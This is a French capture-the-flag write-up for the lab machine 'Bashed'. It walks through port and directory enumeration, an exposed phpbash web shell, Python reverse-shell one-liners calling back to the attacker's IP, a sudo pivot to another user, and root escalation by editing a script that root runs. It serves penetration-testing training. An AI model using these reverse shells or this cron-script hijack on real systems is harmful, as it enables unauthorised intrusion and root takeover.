

Introduction

La machine à attaquer est un Linux dont l'adresse IP est 10.10.10.68.

Compétences mises en œuvre :

- Énumération des ports et services.
- Énumération WEB avec dirsearch.
- Utilisation de phpbash pour un reverse shell.
- Énumération des fichiers récemment modifiés.

Énumération

Commençons avec un scan **nmap** :

```
$ nmap -T4 -A 10.10.10.68
```


```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
```

Seul le port **80** est ouvert et c'est un **apache** dans la version **2.4.18**. Nous allons énumérer les fichiers et dossiers du site avec l'utilitaire **dirsearch** :




```
$ Dirsearch -w directory-list-2.3-medium.txt -e "php,html" -r 2 -f -t 50
```

```
[21:51:24] Starting:
[21:51:24] 301 - 312B - /uploads -> http://10.10.10.68/uploads/
[21:51:25] 301 - 308B - /php -> http://10.10.10.68/php/
[21:51:26] 301 - 308B - /css -> http://10.10.10.68/css/
[21:51:26] 301 - 311B - /images -> http://10.10.10.68/images/
[21:51:26] 301 - 308B - /dev -> http://10.10.10.68/dev/
[21:51:27] 301 - 307B - /js -> http://10.10.10.68/js/
[21:51:27] 200 - 8KB - /
[21:51:31] 301 - 310B - /fonts -> http://10.10.10.68/fonts/
[21:55:30] 403 - 299B - /server-status
CTRL+C detected: Pausing threads, please wait...
[e]xit / [c]ontinue / [n]ext: e
```

Lors de l'attente de l'énumération, je me suis rendu sur le site et l'auteur nous parle de **phpbash**, qui est un shell semi-interactif qui va nous servir pour obtenir un reverse shell. En me rendant dans les différents dossiers déjà énumérés, le dossier **dev/** contient deux fichiers :



Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

On clique alors sur l'un des deux et nous avons un shell directement sur la box, on peut donc passer à l'exploitation.

Exploitation

Maintenant, il va falloir d'une part mettre un port en écoute puis d'autre part exécuter une connexion dessus depuis **phpbash** :

```
$ nc -lvnp 4567
```

```
Phpbash $ python -c 'import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.c
onnect(("10.10.14.21", 4567)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"]);'
```

La version netcat étant celle de bsd, le flag `-c` n'existe pas, donc j'ai utilisé un reverse shell en python.

Le shell n'étant pas complet, nous l'améliorons avec les commandes suivantes :

```
$ python -c 'import pty; pty.spawn("/bin/bash");'
```

Élévation de privilège

Première vérification, on vérifie nos droits avec **sudo** :

```
$ sudo -l
```

```
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

On peut alors se connecter directement en tant que **scriptmanager** et prendre le premier flag avec les commandes suivantes :

```
$ sudo -u scriptmanager bash -i
$ cat /home/arrexel/user.txt
```

```
www-data@bashed:/var/www/html/dev$ sudo -u scriptmanager bash -i
sudo -u scriptmanager bash -i
scriptmanager@bashed:/var/www/html/dev$ cat /home/arrexel/user.txt
cat /home/arrexel/user.txt
2c221f3105554b01b05005707147b7c1
```

Après un rapide coup d'œil sur la machine, il y a un dossier **scripts** à la racine du système qui contient un fichier python et un fichier texte. Le script python sert à écrire dans le fichier texte qui lui-même est exécuté par root. Nous pouvons modifier le script python pour que root exécute nos commandes, nous allons simplement faire un reverse shell, lorsque celui-ci sera exécuté par root, nous aurons une session root qui s'ouvrira. Nous faisons les mêmes manipulations que tout à l'heure :

```
$ nc -lvnp 1234
```

```
$ vi test.py
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.2
1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Notre session récupérée, nous pouvons aller lire le fichier root.txt :

```
$ cat /root/root.txt
```

```
[*]$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.68] 48074
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
cc1f01f1211026d102b1032067143e2
```